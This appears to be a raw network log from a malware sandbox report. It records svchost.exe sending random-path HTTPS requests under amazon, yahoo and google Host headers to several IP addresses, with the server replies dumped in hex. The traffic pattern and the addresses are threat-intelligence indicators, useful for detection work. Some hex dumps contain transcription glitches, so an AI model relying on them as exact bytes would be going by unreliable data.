103	192.168.2.3	50073	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:38 UTC	1127	OUT	GET /ly30h9u0yrnbcne3gh5uhvH6rsX0H6Otr7h9f2Kk8gUKz8Vjn/rccOf0uquuqgl4aQ9ttsh5l100sqKlUmoU2A9/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:38 UTC	1127	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:38 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: RFMXHZNCDGWYBX4W7HD3 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:38 UTC	1128	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n[1+:`Ch[``^kz<{VJZqQFb;i+:S6nVD_z%=I X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49887	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:45 UTC	897	OUT	GET /orbyj7P4wEdaicnsh6grcX1wvf0Otx0ZHg558e67TrdsyycJ/hh1fng7aCii8gri0gqfs61Pcvotdxular2lzerN/xoewvb s766suwyl9sqx2so0eS2xsZW6hneruzfR/muchxeicbigiOlbdmfuV69og49u53h0Xtmxc1mCI8345yvj/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:53:45 UTC	897	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:45 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: JAB08P7HAGTBQNKSPK0 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcb3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:45 UTC	898	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n[1+:`Ch[``^kz<{VJZqQFb;i+:S6nVD_z%=I X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49892	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:46 UTC	899	OUT	GET /GeXceor0xk2eOn1u85uU39kv/20Nmne1j3m7spepr113v7LnkV0Z/lnl8supHr8f0c83pgea9A5Sus9x63zmcrl HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:46 UTC	899	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:46 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 746 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage&region=US&lang=en-US&device=desktop&yrid=cjoaigpgl5iga&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:53:46 UTC	900	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 33 3a 34 36 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 65 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 2d 53 65 70 2d 32 30 32 32 20 30 37 3a 35 33 3a 34 36 20 47 4d 54 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:53:46 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; expires=Wed, 28-Sep-2022 07:53:46 GMT; path=/; domain=.yahoo.comExpect-CT: max-age=31536000,
2021-09-28 07:53:46 UTC	901	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 47 65 43 78 65 6f 72 30 78 6b 32 65 4f 6e 31 75 38 35 75 55 33 39 6b 76 25 32 66 32 30 4e 6d 6e 65 31 6a 33 6d 37 73 70 65 70 72 31 31 33 76 37 4c 6e 6b 56 30 5a 25 32 66 6c 6e 6c 38 73 75 70 48 72 38 66 30 63 38 33 70 67 65 61 39 41 35 53 75 73 39 78 36 33 7a 6d 63 72 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fGeCxeor0Xk2eOn1u85uU39kv%2f20Nmne1j3m7spepr113v7LnkV0Z%2fInl8supHr8f0c83pgea9A5Sus9x63zmcrc%2f;if(window!=window.top){ document.write('<p

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49893	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:46 UTC	901	OUT	GET /rw6fibQdwKcmdvsetfommtz0RqCEbeuyogtwqf/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5
2021-09-28 07:53:46 UTC	902	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:53:46 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 8 server: ATS Content-Length: 642 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage&region=US&lang=en-US&device=desktop&yrid=bvk3co1gl5iga&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:46 UTC	903	IN	Data Raw: 53 65 74 2d 43 6f 6b 69 65 3a 2a 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 33 3a 34 36 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 78 2d 61 67 65 3d 33 31 35 33 36 30 30 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5iga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:53:46 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:53:46 UTC	903	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 72 77 36 66 69 62 51 64 77 4b 63 6d 64 76 73 65 74 66 6f 6d 6d 74 7a 30 52 71 43 45 62 65 75 79 6f 71 74 77 71 66 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 65 28 27 3c 70 3e 43 6f 6e 74 65 6e 74 20 69 73 20 63 75 72 72 65 6e 74 6c 79 20 75 6e 61 76 61 69 6c 61 62 6c 65 2e 3c 2f 70 3e 3c 69 6d 67 20 73 72 63 3d 22 2f 2f 67 65 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2fww6fibQdwKcmdvsetfommtz0RqCEbeuyoqtwf%2f';if(window!=window.top){ document.write(Content is currently unavailable. 6zm)u_?{a`Hdn b.-Xlmg_`EJ4tu< b@V(m4O =
2021-09-28 07:53:49 UTC	915	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:53:49 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49896	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:47 UTC	907	OUT	GET /rbwHu5Shjkeuvku8oTaqc6z7g/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:53:47 UTC	907	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1588 Date: Tue, 28 Sep 2021 07:53:47 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:53:47 UTC	908	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:53:47 UTC	909	IN	Data Raw: 72 5f 31 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49897	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:47 UTC	909	OUT	GET /q35c7hqpH76D8s3y0rbOmGxkmSLscrxwxe4lnpzfZOq4/zxpklqiMy9gu5kTZfx0zOfhtttY/d51bgoaqh1rkq6ojll5/o wifj96soqQcjqwSae2os5dcptw3zsexp8WKpZ/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:53:48 UTC	910	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:48 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: XDFVNFATAPDE1RHW6A3K x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbcae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User- Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:48 UTC	910	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: UJo6+,Yt=I["(.W)]n"u=Pa9n[1+:'Ch["**^kz<{VJZqQFb:i+:S6nVD_z%=l X\$2[HbsLed=R<^G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49899	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:48 UTC	911	OUT	GET /p4ieaqEqbwAstfmrwzi8QHdf1ufk1usi/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:53:48 UTC	911	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1595 Date: Tue, 28 Sep 2021 07:53:48 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:53:48 UTC	912	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2d 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:53:48 UTC	913	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 67 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 67 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49900	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:49 UTC	913	OUT	GET /hqeraaws8gtpR8De3rkjw3Um1/xtsgc6szpiyk2gVpshgml5kqua2hY64o8nkbkqr/vggQ8rU88h7xmTPqPhqgWv586j7sh gp2uc5hAx/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:53:49 UTC	913	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:53:49 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: QQAEMPN4GADTNH3KDVG9 x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User- Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:53:49 UTC	914	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[{"(.W)]n"u=Pa9n[[]1+.:Ch["**^kz<[VJZqQFb:+:S6nVD_z%= X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49903	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
